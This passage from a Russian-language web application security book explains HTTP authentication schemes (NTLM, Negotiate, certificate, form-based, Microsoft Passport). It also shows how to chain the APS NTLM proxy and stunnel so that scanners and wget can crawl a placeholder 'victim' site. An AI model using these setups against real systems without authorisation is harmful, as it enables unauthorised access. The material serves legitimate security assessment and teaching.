Принцип работы встроенной схемы аутентификации Windows напоминает принцип работы дайджест-аутентификации, поскольку он также построен на использовании механизма "запрос — отклик". Когда клиент запрашивает ресурс, защищенный встроенной схемой аутентификации Windows, сервер отвечает на этот запрос откликом HTTP `401 Access Denied`, включая в него заголовок `WWW-Authenticate: NTLM [challenge]`. Значение `[challenge]` содержит дайджест инициирующего значения NTLM, а также другую информацию, связанную с запросом. Затем броузер Internet Explorer подготавливает регистрационные данные текущего пользователя Windows, использует алгоритм NTLM для вычисления значения хеш-кода на основании этих данных и данных, полученных в запросе, а затем помещает вычисленных код в отклик HTTP в заголовок `Authorization: NTLM [response]`. Если три попытки аутентификации на основании регистрационных данных текущего пользователя окажутся неудачными, Internet Explorer отображает диалоговое окно, подобное тому, которое представлено на рис. 5.2.

С помощью данного окна можно ввести корректное пользовательское имя, пароль и домен, после чего весь процесс повторяется снова. Ключевым моментом здесь является то, что пароль пользователя ни в каком виде не передается от клиента серверу. Это обеспечивает высокий уровень устойчивости встроенной схемы аутентификации Windows против взломов путем перехвата передаваемых данных.

**НА ЗАМЕТКУ** Следует отметить, что старые версии NTLM (а именно сам алгоритм LM) все же были неустойчивы к методам взлома, основанным на перехвате информации. Хотя такие версии не используются при аутентификации поверх HTTP, все же лучше вообще отключить их поддержку на уровне операционной системы, как это рекомендует статья Microsoft Knowledge Base Article Q147706.




*Рис. 5.2. Internet Explorer предлагает пользователю ввести свои регистрационные данные для аутентификации при получении доступа к ресурсам, защищенным с помощью встроенной схемы аутентификации Windows*

## Прокси-сервер аутентификации NTLM

Разработанный Дмитрием Розмановым прокси-сервер APS (Authorization Proxy Server) позволяет использовать стандартные средства анализа HTTP для проверки безопасности приложений, защищенных с помощью встроенной схемы аутентификации Windows. По умолчанию такие инструменты контроля безопасности, как Achilles, Whisker, Nikto и многие другие, не поддерживают этой схемы аутентификации. Таким образом, в случаях, когда система безопасности приложения построена на основе этой технологии, многие из возможностей инструментальных средств для анализа безопасности становятся недоступными.

Однако стоит лишь установить прокси-сервер APS, как их утраченные возможности восстанавливаются, и все подобные утилиты можно с успехом применять для анализа узлов, защищенных с использованием протокола NTLM. Помимо самого прокси-сервера APS, необходимо также установить средства поддержки языка программирования Python. Прокси-серверу вполне достаточно стандартных возможностей языка, поэтому ни компилировать, ни добавлять какие-нибудь модули не требуется.

**СОВЕТ** В портированной версии языка Python, предназначенной для работы под управлением оболочки Cygwin, нет поддержки специального потокового модуля, задействованного в APS. Поэтому для работы в среде Windows необходимо установить средства поддержки языка Python, которые находятся по адресу: **`http://www.activestate.com/Products/ActivePython`**.

Прежде чем запускать прокси-сервер, необходимо отредактировать конфигурационный файл `server.cfg`. Некоторые из параметров, настраиваемых с помощью этого файла, приведены в табл. 5.1 с указанием их назначения.

Использование данного прокси-сервера позволяет решить еще одну задачу — он обеспечивает возможность изменения заголовков HTTP или добавление новых заголовков. Новые заголовки нужно добавить в раздел `[CLIENT_HEADER]` файла `server.cfg`. По умолчанию сервер обрабатывает заголовки `Accept` и `User-Agent`. Последний может пригодиться в тех случаях, когда через прокси-сервер работают такие утилиты, как `wget`, `lynx` или `whisker`. Конечно, любая из них, в свою очередь, позволяет настроить значение, передаваемое в заголовке `User-Agent`, собственными средствами, поэтому наличие соответствующей возможности в APS лишь немного упрощает использование подобных утилит. Более ярко возможность настройки заго-

ловков проявляется в тех случаях, когда прокси-сервер APS применяется для анализа узлов, использующих файлы cookie для управления сеансами или авторизации. Тогда, указав в данном разделе используемое в файле cookie значение, можно подменить пользователя или сеанс.

**Таблица 5.1. Параметры файла server.cfg прокси-сервера APS**

| Параметр | Назначение |
|---|---|
| `LISTEN_PORT` | Порт, который опрашивает прокси-сервер APS в ожидании входящих подключений. Следует помнить, что в среде Unix для работы с портом, номер которого ниже 1024, нужно иметь привилегии суперпользователя `root` |
| `PARENT_PROXY`<br>`PARENT_PROXY_PORT` | APS позволяет организовывать эффективное каскадирование с другим прокси-сервером. В тех случаях, когда нужно обеспечить работу с дополнительным прокси-сервером, следует оставить значение `PARENT_PROXY` пустым, а в качестве значения параметра `PARENT_PROXY_PORT` указать выбранный порт. Необходимость в каскадировании возникает при подключении прокси-сервера для протокола SSL, такого, как `stunnel` |
| `DOMAIN`<br>`USER`<br>`PASSWORD` | Регистрационные данные пользователя для прохождения аутентификации по протоколу NTLM. Если значение параметра `PASSWORD` оставить пустым, APS будет предлагать ввести пароль пользователя при каждом запуске. Хотя это несколько неудобно, но все же такое решение выглядит безопаснее, чем хранение на диске пароля в открытом виде |
| `FULL_NTLM` | Следует оставить значение этого параметра равным нулю. Если установить его в `1`, APS будет использовать при аутентификации по протоколу NTLM специальную Unicode-версию. Поскольку схема NTLM-аутентификации недостаточно хорошо документирована, результат установки значения этого параметра в `1` может быть непредсказуемым |
| `NTLM_FLAGS` | Наличие данного параметра является еще одной попыткой обойти ограничения, возникающие из-за плохой документированности протокола NTLM. Пользователям, которые недостаточно хорошо овладели тонкостями организации протокола, не рекомендуется изменять это значение |
| `ALLOW_EXTERNAL_CLIENTS` | Установка значения данного параметра в `1` позволяет любому компьютеру подключаться к прокси-серверу. Иными словами, установив значение этого параметра в `1`, вы позволите любому компьютеру из Internet использовать ваш прокси-сервер. Однако для входа на узлы, защищенные с помощью встроенной схемы аутентификации Windows, они не смогут ввести свои регистрационные данные, поскольку ваш прокси-сервер будет использовать только те данные, которые указаны в данном конфигурационном файле |
| `FRIENDLY_IPS` | Если в качестве значения этого параметра указать IP-адреса, отделенные друг от друга пробелами, к прокси-серверу смогут подключиться лишь компьютеры с соответствующими адресами. При использовании этого параметра следует установить значение `ALLOW_EXTERNAL_CLIENTS` равным `0`. Следует заметить, что в качестве значений данного параметра нужно указывать только полные IP-адреса, поскольку ни шаблоны, ни маски подсетей в данном приложении не поддерживаются |
| `URL_LOG` | *Для регистрации всех URL, запрашиваемых в ходе работы APS, следует* установить значение этого параметра равным `1`. Данный параметр может пригодиться при проведении аудита |

В конце файла server.cfg имеется еще один раздел — [DEBUG], в котором содержатся параметры, управляющие отладкой прокси-сервера. Большинство этих параметров могут пригодиться скорее при разработке и совершенствовании сервера APS, чем при оценке безопасности Web-приложений. Однако параметры DEBUG и BIN_DEBUG могут оказаться полезными для отслеживания сеансов связи с Web-сервером, когда впоследствии на стадии анализа исходных текстов требуется проследить порядок получения содержимого Web-узла клиентом.

После настройки параметров с помощью файла server.cfg можно запустить APS на выполнение. Для этого достаточно ввести следующую команду.

```
$ python main.py
NTLM authorization Proxy Server v0.9.7 at "lothlorien:80".
2001 (C) by Dmitry Rozmanov
------------------------
Your NT password to be used:
```

Теперь можно использовать любой инструмент, который самостоятельно не может преодолеть механизм аутентификации по протоколу NTLM. Например, рассмотрим, как через данный прокси-сервер можно запустить утилиту wget. Пусть прокси-сервер APS выполняется на узле с адресом 192.168.10.23 и опрашивает порт 80, а нужное нам приложение, использующее NTLM-аутентификацию, работает на Web-узле с адресом www.victim.com.

```
$ export http_proxy=http://192.168.10.23:80/
$ wget -r http://www.victim.com/
```

Более чем просто, не так ли?

**СОВЕТ**

По умолчанию утилита **wget** использует значение переменной окружения **http_proxy**. Метод установки значения этой переменной зависит от используемого командного процессора, но в большинстве случаев он сводится к применению команд **export** или **setenv**. Не забудьте установить также параметр **--proxy=on**, чтобы утилита **wget** обращалась к прокси-серверу.

## Прокси-сервер APS и SSL

Возможны и другие ситуации — когда исследуемое Web-приложение требует установки соединения по протоколу SSL. В таких случаях необходимо установить прокси-сервер SSL, прибегнув к утилитам stunnel, openssh или им подобным. Сначала требуется соответствующим образом установить значения переменных PARENT_PROXY и PARENT_PROXY_PORT в файле server.cfg. В приведенном ниже примере в качестве исследуемого Web-узла используется www.victim.com, прокси-сервер SSL (пусть это будет stunnel) работает на узле 192.168.10.20, а прокси-сервер APS — на узле 192.168.10.10. Оба прокси-сервера опрашивают порт 80. Чтобы получить такую конфигурацию системы, придется провести ряд подготовительных мероприятий, но все труды окупятся сторицей после того, как вам удастся первый раз запустить wget через прокси-сервер.

Рассмотрим, как выполняется установка прокси-сервера SSL. Напомним, что использование параметра -c объясняется тем, что утилита stunnel принимает данные в виде открытого текста, а отправляет — в виде текста, зашифрованного с помощью протокола SSL.

```
$ stunnel -p clientcert.pem -f -d 80 -r www.victim.com:443 -c
2002.04.15 17:00:10 LOG5[1916:1416]: Using '80' as tcpwrapper service
name
2002.04.15 17:00:10 LOG5[1916:1416]: stunnel 3.22 on
x86-pc-mingw32-gnu WIN32 with OpenSSL
0.9.6c 21 dec 2001
```

```
2002.04.15 17:00:10 LOG5[1916:1416]: FD_SETSIZE=4096, file ulimit=-1
(unlimited) -> 2000 clients allowed
```

Параметры настройки прокси-сервера APS, указанные в конфигурационном файле `server.cfg`, имеют следующие значения.

```
PARENT_PROXY:192.168.10.20
PARENT_PROXY_PORT:80
USER:BARNEY
DOMAIN:OUTLAWS
PASSWORD:
```

Настроив параметры, остается лишь запустить прокси-сервер.

```
$ python main.py
NTLM authorization Proxy Server v0.9.7 at "192.168.10.10:80".
2001 (C) b y Dmitry Rozmanov
--------------------------
Your NT password to be used:
```

Теперь, когда прокси-сервер работает на компьютере с адресом `192.168.10.10`, прослушивая порт `80`, можно использовать инструментальные средства для прозрачного доступа к приложению, требующему NTLM-аутентификации.

Однако, если броузер требует переключения на протокол HTTPS, понадобится прибегнуть к прокси-серверу SSL `stunnel`, который обеспечивал бы преобразование потока данных из формата протокола SSL, получаемого Web-броузером, в формат открытого текста, который поддерживается прокси-сервером APS. Вид команды для запуска `stunnel` подобен тому, который использовался в приведенном выше примере, за исключением опущенного параметра `-c`. Обратите внимание, что с помощью данной команды организуется каскадирование прокси-сервера `stunnel` с прокси-сервером APS.

```
$ stunnel -p clientcert.pem -f -d 443 -r 192.168.10.10:80
2002.04.15 16:56:16 LOG5[464:1916]: Using '80' as tcpwrapper service
name
2002.04.15 16:56:16 LOG5[464:1916]: stunnel 3.22 on
x86-pc-mingw32-gnu WIN32 with OpenSSL
0.9.6c 21 dec 2001
2002.04.15 16:56:16 LOG5[464:1916]: FD_SETSIZE=4096, file ulimit=-1
(unlimited) -> 2000 clients allowed
```

Есть еще одна операция, которую нужно выполнить, чтобы заработал второй туннель. Она состоит в модификации файла `/etc/hosts` или `winnt/system32/drivers/etc/hosts` с целью разрешения IP-адреса узла `www.victim.com` в локальный адрес `127.0.0.1`. Это приходиться делать для того, чтобы инициирующий запрос попал на вход прокси-сервера `stunnel`, опрашивающего порт `443`. После такой настройки каждый прокси-сервер сможет корректно обрабатывать имя исследуемого узла. Понятно, что процесс настройки несколько нетривиален и что если бы прокси-сервер APS поддерживал SSL, можно было бы добиться такого же результата с гораздо меньшими усилиями. Однако эти затруднения — обратная сторона медали систем с открытым исходным кодом. (Источник, используй источник, Люк!)

## Договорная аутентификация

Схема договорной аутентификации (Negotiate authentication) является расширением схемы NTLM-аутентификации и впервые была реализована в операционной системе Windows 2000. Схема договорной аутентификации считается весьма безопасной, поскольку позволяет проводить аутентификацию по протоколу Kerberos поверх HTTP. Как следует из ее названия, в про-

цессе договорной аутентификации клиент и сервер договариваются о допустимом для обеих сторон уровне безопасности. По умолчанию в схеме договорной аутентификации применяется наиболее безопасный метод. Для систем, работающих под управлением Windows 2000 и находящихся в одном и том же домене, договорная схема аутентификации подразумевает использование протокола Kerberos. Однако если узел входит в другой домен, схема договорной аутентификации предполагает снижение уровня безопасности до уровня NTLM-аутентификации.

Схема договорной аутентификации в тех случаях, когда все задействованные в процессе аутентификации узлы работают под управлением операционной системы Windows 2000/XP и находятся в одном и том же домене, может обеспечить очень высокий уровень безопасности. Однако такая конфигурация ограничивает возможности пользователей других доменов, поэтому в корпоративных сетях встречается достаточно редко. Кроме того, благодаря обеспечиваемой совместимости с более старыми протоколами, в схеме договорной аутентификации можно использовать не протокол Kerberos, а NTLM. Поэтому хакеры рассматривают схему договорной аутентификации как ту же схему аутентификации NTLM и предпринимают операции по взлому точно так же, как если бы они имели дело с "чистой" NTLM-аутентификацией. С другой стороны, при договорной аутентификации значительно усложняется задача перехвата информации, пересылаемой между машинами, работающими под управлением Windows 2000, поскольку клиенты в таком домене, скорее всего, используют протокол Kerberos, а он обладает весьма высокой устойчивостью к перехвату.

## Сертификатная аутентификация

Сертификатная аутентификация (certificate authentication) является наиболее надежным из всех рассмотренных ранее методов аутентификации. В сертификатной аутентификации используется криптография с открытым ключом, а аутентификация пользователя выполняется с помощью цифрового сертификата. Сертификатная аутентификация может применяться как дополнительная мера защиты вместе с другими схемами парольной аутентификации. Использование сертификатов при таком подходе рассматривается как реализация двухфакторной аутентификации, поскольку помимо того, что пользователю известно (его пароль), для прохождения аутентификации он должен предъявить нечто, чем он владеет (сертификат). Сертификаты могут храниться в специальных аппаратных устройствах (например, в микропроцессорных карточках), чтобы обеспечить высокий уровень безопасности, — для получения доступа к узлу в таком случае необходимо иметь в распоряжении физический носитель сертификата, а также соответствующее устройство считывания хранящейся в нем информации.

Хотя сертификатная схема аутентификации позволяет получить высокий уровень безопасности, за него приходиться расплачиваться довольно высокими накладными расходами. Такие расходы, связанные с необходимостью организовывать процедуры получения сертификатов, их распределения, а также управления выданными клиентам сертификатами, делают этот метод аутентификации при его использовании для доступа к узлу с большим количеством пользователей весьма дорогим. Однако узлы, на которых находятся данные с высокой степенью конфиденциальности, или узлы со сравнительно небольшим количеством пользователей (а именно такие узлы, как правило, характерны для приложений B2B), вне всякого сомнения, только выиграют от применения сертификатов.

На момент написания данной книги не было информации о каких-либо успешных попытках взлома механизма сертификатной аутентификации. Известны случаи попыток взлома инфраструктуры PKI или средств авторизации (см. главу 6), но они имеют общую направленность и не ориентированы на механизм собственно сертификатной аутентификации.

Кроме того, лишь некоторые из современных инструментальных средств хакинга обеспечивают поддержку клиентских сертификатов. Лучшим из таких средств взлома Web-узлов, работающих с клиентскими сертификатами, вне всякого сомнения, является Internet Explorer, но при его использовании хакер очень ограничен в возможности модификации данных. Недавно начали появляться инструменты, которые программным путем внедряются в Internet Explorer,

используя для этого объект IE. Такие инструменты позволяют пользователю модифицировать запросы, манипулируя передаваемыми данными. Кроме того, можно найти еще несколько инструментов, позволяющих модифицировать файлы cookie. Таким образом, арсенал хакера при взломах узлов, на которых реализуется сертификатная аутентификация, весьма скуден.

## Применение нескольких методов аутентификации

Как можно заметить, при обсуждении различных методов аутентификации ни разу не говорилось о том, что они являются взаимоисключающими. Действительно, защита ресурса может быть организована таким образом, чтобы обеспечить несколько различных схем аутентификации, а затем выбрать из тех схем, которые поддерживаются клиентом, наиболее надежную. Например, сервер, работающий под управлением операционной системы Windows 2000 или более поздней, можно настроить таким образом, чтобы он обеспечивал аутентификацию как по базовой схеме, так и по встроенной схеме Windows. При этом клиенту в запросе высылается не один заголовок, а сразу три, как показано ниже.

```
WWW-Authenticate: Negotiate
WWW-Authenticate: NTLM
WWW-Authenticate: Basic
```

Теперь клиент может выбрать любой из предложенных методов аутентификации, исходя из своих потребностей и возможностей. Если в качестве клиента используется броузер, отличный от Internet Explorer, он может выбрать базовую аутентификацию и вернуть серверу в заголовке `Authorization` значения пользовательского имени и пароля, закодированных по алгоритму Base 64. Если же клиент работает в системе Windows 2000, которая входит в тот же домен Windows, что и сервер, он может выбрать договорную схему аутентификации, а затем — метод Kerberos. При этом клиент всегда может выбрать наименее требовательную схему аутентификации из всех схем, предоставляемых сервером.

В табл. 5.2 представлены сведения обо всех рассмотренных выше методах аутентификации. В следующем подразделе перейдем к описанию формоориентированной схемы аутентификации, не использующей никаких средств протоколов World Wide Web нижнего уровня.

**Таблица 5.2. Рассмотренные методы аутентификации**

| Метод | Уровень безопасности | Требования сервера | Требования клиента | Комментарии |
|---|---|---|---|---|
| Базовая | Низкий | Наличие действительной учетной записи на сервере | Поддерживается большинством современных броузеров | Пароль передается открытым текстом |
| Дайджест | Средний | Наличие действительной учетной записи с паролем, указанным открытым текстом | Броузер должен поддерживать HTTP 1.1 | Работает через прокси-серверы и брандмауэры |
| Встроенная Windows | Высокий | Наличие действительной учетной записи Windows | Internet Explorer 2 или более поздний (для применения Kerberos — не ниже версии 5) | Годится для интрасетей |
| Сертификатная | Высокий | Сертификат сервера должен быть выдан тем же органом сертификации, что и сертификаты клиентов | Поддержка SSL, наличие на стороне клиента установленного сертификата | Высокие накладные расходы, связанные с необходимостью управления ключами |

# Формоориентированная аутентификация

В отличие от всех рассмотренных в данной главе методов аутентификации *формоориентированная* аутентификация (form-based authentication) не использует никаких средств таких базовых протоколов Web, как HTTP или SSL, как это происходит при работе механизмов базовой или сертификатной аутентификации. Формоориентированная аутентификация представляет собой чрезвычайно гибкий механизм, основанный на использовании формы, которая, как правило, образуется средствами HTML с помощью дескрипторов <FORM> и <INPUT>. Последний дескриптор применяется для создания полей ввода, в которых пользователь может ввести пользовательское имя и пароль. После того, как данные вводятся и поступают на сервер по протоколу HTTP (или SSL), они обрабатываются по определенным алгоритмам на стороне сервера. Если в результате обработки будет принято решение, что введенные регистрационные данные корректны, броузеру клиента предоставляется определенный маркер (token), с помощью которого он и будет получать доступ к ресурсам сервера при всех последующих запросах. Благодаря высокой гибкости, метод формоориентированной аутентификации, по-видимому, является наиболее популярной схемой аутентификации из всех применяемых сегодня в Internet. Однако, поскольку этот метод не использует никаких средств стандартизованных протоколов Web, не существует и сколько-нибудь стандартных способов реализации формоориентированной аутентификации.

**НА ЗАМЕТКУ** Фактически первой попыткой создать стандартную реализацию формоориентированной аутентификации является класс **`FormsAuthentication`**, который входит в состав пакета ASP.NET компании Microsoft.

Давайте рассмотрим простой пример формоориентированной аутентификации, чтобы проиллюстрировать принципы, лежащие в его основе. Данный пример базируется на использовании класса `FormsAuthentication`, входящего в комплект поставки пакета ASP.NET, поскольку этот класс очень прост в применении. Однако по ходу изложения авторы акцентируют внимание на ключевых моментах, характерных для всех реализаций формоориентированной аутентификации. Итак, где-то на Web-сервере имеется каталог с файлом `default.aspx`, для получения доступа к которому нужно пройти формоориентированную аутентификацию. Для реализации такой аутентификации в ASP.NET требуется создать два файла: `web.config`, который должен находиться в том же каталоге, что и файл `default.aspx`, или в корневом каталоге приложения, и файл формы регистрации, с помощью которой осуществляется ввод пользовательского имени и пароля (назовем его `login.aspx`). Файл `web.config` определяет, какие ресурсы будут защищаться с помощью формоориентированной аутентификации, и содержит перечень пользовательских имен и паролей, которые будут сравниваться с регистрационными данными, вводимыми пользователями с помощью файла `login.aspx`. Конечно, в качестве источника информации о пользовательских именах и паролях могут применяться и другие средства, например, база данных SQL. При обращении к файлу `default.aspx` броузер отправляет серверу следующую строку.

```
GET /default.aspx HTTP/1.0
```

Поскольку в файле `web.config` указано, что все ресурсы, находящиеся в данном каталоге, должны защищаться с помощью формоориентированной аутентификации, сервер отвечает сообщением HTTP `302`, перенаправляя броузер на страницу входа `login.aspx`.

```
HTTP/1.1 302 Found
Location: /login.aspx?ReturnUrl=%2fdefault.aspx
```

Это приведет к отображению формы `login.aspx`, представленной на рис. 5.3.





*Рис. 5.3. Стандартная форма входа, реализованная в пакете ASP.NET компании Microsoft*

Данная форма содержит одно скрытое поле `state` и два отображаемых поля: `txtUser`, предназначенное для ввода пользовательского имени, и `txtPassword`, предназначенное для ввода пароля. Эти поля создаются с помощью дескрипторов `<INPUT>` HTML. После того, как пользователь, введя пользовательское имя и пароль, щелкнет на кнопке Login, произойдет отправка методом `POST` данных формы серверу (включая значения скрытых полей).

```
POST /login.aspx?ReturnUrl=%2fDefault.aspx HTTP/1.0
STATE=gibberish&txtUser=test&txtPassword=test
```

Обратите внимание, что в случае отсутствия средств поддержки SSL регистрационные данные пересылаются по сети в открытом виде, как показано в данном примере. Сервер, получив регистрационные данные, проверяет соответствие указанной комбинации пользовательского имени и пароля сведениям, хранящимся в файле `web.config` (еще раз напомним, что вместо этого файла может использоваться любая база данных). Если соответствие обнаружено, сервер возвращает ответ HTTP `302 Found`, в заголовке `Location` которого содержится ссылка на изначально запрошенный пользователем ресурс (в нашем примере — `default.aspx`), а в заголовке `Set-Cookie` — аутентификационный маркер.

```
HTTP/1.1 302 Found
Location: /Default.aspx
Set-Cookie: AuthCookie=45F68E1F33159A9158etc.; path=/
<html><head><title>Object moved</title></head><body>
```

Значение маркера в данном примере зашифровано по алгоритму 3DES в соответствии с параметрами настройки, указанными в файле `web.config` пакета ASP.NET. Теперь клиент снова запрашивает нужный ему ресурс `default.aspx`, но в этот раз в запрос он уже помещает только что полученный аутентификационный маркер (файл cookie).

```
GET /Default.aspx HTTP/1.0
Cookie: AuthCookie=45F68E1F33159A9158etc.
```

Сервер убеждается, что полученный им от клиента маркер корректен, а затем передает затребованный клиентом ресурс в сообщении HTTP `200 OK`. Все операции переадресации, выполняемые в ходе обмена сообщениями `301` и `302`, проходят в фоновом режиме и никак не отображаются броузером. Для пользователя картина выглядит следующим образом: он запросил ресурс, ему было предложено ввести пользовательское имя и пароль, если он ввел их правильно, он получает нужный ему ресурс (или сообщение об ошибке, если регистрационные данные были введены некорректно). Приложение можно написать таким образом, чтобы пользователь мог, щелкнув на специальной кнопке, например, Sign Out, удалить со своего диска файл cookie. Или же можно указать, что файл cookie имеет определенный срок действия, по истечении которого он уже не будет рассматриваться сервером как корректный.

Снова напомним, что данный пример дает представление об общей картине применения технологии `FormsAuthentication`, реализованной в пакете ASP.NET, чтобы показать основные принципы формоориентированной аутентификации. Того же результата можно достичь, применив подобную технологию или несколько таких технологий.

## Потенциально уязвимые места формоориентированной аутентификации

Как видно из примера формоориентированной аутентификации, для временного хранения аутентификационного маркера часто используются файлы cookie. Это избавляет пользователя от необходимости снова и снова при каждом посещении защищенной страницы вводить свои регистрационные данные. Поскольку с файлами cookie, как и с любыми другими файлами, можно выполнять различного рода манипуляции, не говоря уже об их хищении, это может привести к разглашению важной информации. В рассматривавшемся примере для противодействия злоупотреблениям такого рода применялось шифрование по алгоритму 3DES в соответствии с параметрами настройки ASP.NET. Методы взлома узлов, основанные на использовании файлов cookie, подробно описываются в главах 7 и 12.

Другой метод хищения передаваемой информации о пользователе состоит в применении скрытых дескрипторов (в рассмотренном примере таким дескриптором был дескриптор `state`, который использовался для передачи регистрационных данных). Собственно говоря, регистрационные данные, необходимые для прохождения аутентификации, могут храниться прямо в скрытых дескрипторах, что создает иллюзию их "невидимости" для пользователя. Однако, как известно, злоумышленник может без труда модифицировать значения скрытых дескрипторов перед отправкой их серверу во время аутентификации пользователя.

# Служба Passport компании Microsoft

Служба Passport — это универсальная платформа, основанная на единой подписи (SSI — single sign-in), которая создана компанией Microsoft для аутентификации пользователей Internet. Она позволяет использовать одну пару регистрационных данных для получения доступа к любым поддерживающим ее Web-узлам, таким как MSN, Hotmail и Microsoft Messenger. Однако пусть вас не смущает то обстоятельство, что все службы, указанные в приведенном списке, работают на платформах компании Microsoft — служба Passport не имеет жесткой привязки к Web-платформе Microsoft. Более того, Microsoft призывает независимых разработчиков применять службу Passport в качестве универсальной платформы аутентификации (на сленге Microsoft соответствующие Web-узлы называются *партнерами*). Компания Microsoft распространяет пакеты Passport SDK и Passport API, чтобы предоставить возможность Web-разработчикам воспользоваться преимуществами аутентификационной инфраструктуры службы Passport.

Служба Passport функционирует следующим образом. Пользователь посещает узел регистрации и создает на нем свой профиль, сообщая службе, помимо другой информации, выбранные им пользовательское имя и пароль. С этого момента пользователю присваивается почетное наименование *участника* (member), а его регистрационные данные сохраняются на диске сервера службы Passport. В это время некий узел `abc.com` решает стать партнером службы Passport, для чего получает копию Passport SDK и подписывает соответствующее соглашение с компанией Microsoft. После этого администрация узла `abc.com` получает по экспресс-почте криптографический ключ и устанавливает его, а также систему Passport Manager, которая входит в комплект поставки SDK, на свой Web-сервер. Копия этого ключа вводится и в базу данных серверов входа службы Passport.

Теперь, когда участник службы Passport запросит защищенную информацию узла `abc.com`, он будет сначала перенаправлен на сервер входа службы Passport. Участнику будет предложено на странице входа ввести свои регистрационные данные, которые должны быть известны службе. Если аутентификация проходит успешно, сервер входа службы Passport отправляет аутентификационный маркер броузеру клиента (могут, конечно, отсылаться и другие данные, но нас в данный момент интересует лишь аутентификационный маркер). Данные, помещенные в этот маркер, которые говорят, что пользователь был успешно аутентифицирован службой Passport, *зашифрованы тем самым криптографическим ключом, известным только самой*

*службе и ее партнеру*. Клиент снова перенаправляется на сервер `abc.com`, которому он и предъявляет полученный аутентификационный маркер. Система Passport Manager, работающая на узле `abc.com`, проверяет корректность этого маркера, используя ранее установленный на узле криптографический ключ, а затем, если проверка завершилась удачно, перенаправляет клиента к защищенной информации. Таким образом, принцип работы службы Passport очень похож на принцип формоориентированной аутентификации, с тем лишь отличием, что вместо проверки регистрационных данных пользователя в собственной базе данных, Web-сервер обращается за получением этой информации к службе Passport.

Существует несколько различных вариантов, расширяющих описанный выше базовый механизм аутентификации службы Passport, о которых не будет идти речь на страницах данной книги. К таким вариантам относится, например, использование регистрационных форм на узле партнера, а также применение альтернативных механизмов аутентификации (например, механизм, используемый программой Outlook Express для аутентификации на серверах службы `Hotmail.com`). Кроме того, в связке со службой Passport работают и другие службы, такие как Express Purchase (ранее она называлась Wallet) и Kids Passport. (Более подробно см. раздел "Дополнительная информация" в конце главы.) На рис..5.4 представлена схема работы базового механизма аутентификации службы Passport.





*Рис. 5.4. Архитектура механизма единой подписи (SSI), реализуемая в службе Passport*

Давайте подробнее обсудим каждый этап прохождения аутентификации, представленный на рис. 5.4. На этапе 1 клиент запрашивает у Web-узла, являющегося партнером службы Passport (в данном случае — `my.msn.com`), защищенный ресурс.

```
GET /my.ashx HTTP/1.0
Host: my.msn.com
```

На этапе 2 выполняется перенаправление клиента на страницу входа, находящуюся по адресу: `http://login.passport.com/login.asp`. Строка запроса, указанная в заголовке `Location`, содержит информацию, позволяющую идентифицировать партнера, инициировавшего запрос (`id=`), а также URL, к которому нужно будет вернуться в случае успешной аутентификации (`ru=`). Кроме того, в заголовке `WWW-Authenticate` указывается, что запрашивается служба Passport версии 1.4.

```
HTTP/1.1 302 Object Moved
Location:
http://login.passport.com/login.asp?id=6528&ru=http://my.msn.com/etc.
WWW-Authenticate: Passport1.4 id=6528,ru= http://my.msn.com/etc.
```

На этапе 3 клиент запрашивает страницу входа, которая находится на сервере с именем `login.passport.com`.

```
GET /login.asp?id=6528&ru=http://my.msn.com/etc. HTTP/1.0
Referer: http://www.msn.com/
Host: login.passport.com
```

Открыв страницу входа, пользователь вводит регистрационные данные службы Passport в форме, предоставленной ему страницей `login.asp`, а затем, щелкнув на соответствующей кнопке, отправляет эти данные серверу. Нужно заметить, что данные пересылаются по протоколу SSL, но в рассматриваемом примере они приведены в открытом виде, так как после расшифровки поступают на машину, обеспечивающую допуск пользователя к службе Passport. Требовать или не требовать использования протокола SSL для обмена данными между клиентом и сервером входа службы Passport решает партнер службы.

```
POST /ppsecure/post.srf?lc=1033&id=6528&ru=http://my.msn.com/etc.
HTTP/1.0
Referer: http://login.passport.com/login.asp?id=6528&ru=
http://my.msn.com/etc.
Host: loginnet.passport.com
login=johndoe&domain=msn.com&passwd=guessme=&mspp_shared=
```

Если аутентификация прошла успешно, наступает этап 4, на котором сервер входа службы Passport помещает на диск клиента несколько файлов cookie. Самым важным из них является файл `MSPAuth`, представляющий собой аутентификационный маркер службы Passport.

```
HTTP/1.1 200 OK
Set-Cookie: MSPAuth=4Z9iuseblah;domain=.passport.com;path=/
Set-Cookie: MSPProf=4Z9iuseblah;domain=.passport.com;path=/
и т.д.
```

Наконец, на этапе 5 клиент перенаправляется к изначально запрашивавшемуся им ресурсу партнера службы Passport (информация об этом ресурсе, как вы помните, была передана серверу входа в параметре `ru` на этапе 2), но в этот раз в запросе присутствует аутентификационный маркер `MSPAuth`.

```
GET /my.ashx HTTP/1.0
Host: my.msn.com
Cookie: MSPAuth=2Z9iuseblah; MSPProf=2Z9iuseblah
```

Клиент предъявляет серверу этот маркер и получает доступ к ресурсу. Хотя, на первый взгляд, может показаться неоправданным такое количество пересылок, все это происходит настолько быстро и практически прозрачно для пользователя, что в большинстве случаев (при условии достаточно хорошего подключения к Internet) он не испытывает никаких неудобств.

Если пользователь хочет покинуть защищенные ресурсы партнера службы Passport, он щелкает на кнопке Sign Out и снова перенаправляется на сервер `login.passport.com`, который удаляет все ранее установленные файлы cookie (точнее, устанавливает соответствующие значения равными нулевым строкам), а затем снова возвращает клиента на узел партнера службы.

```
HTTP/1.1 200 OK
Host: login.passport.com
```

```
Authentication-Info: Passport1.4 da-status=logout
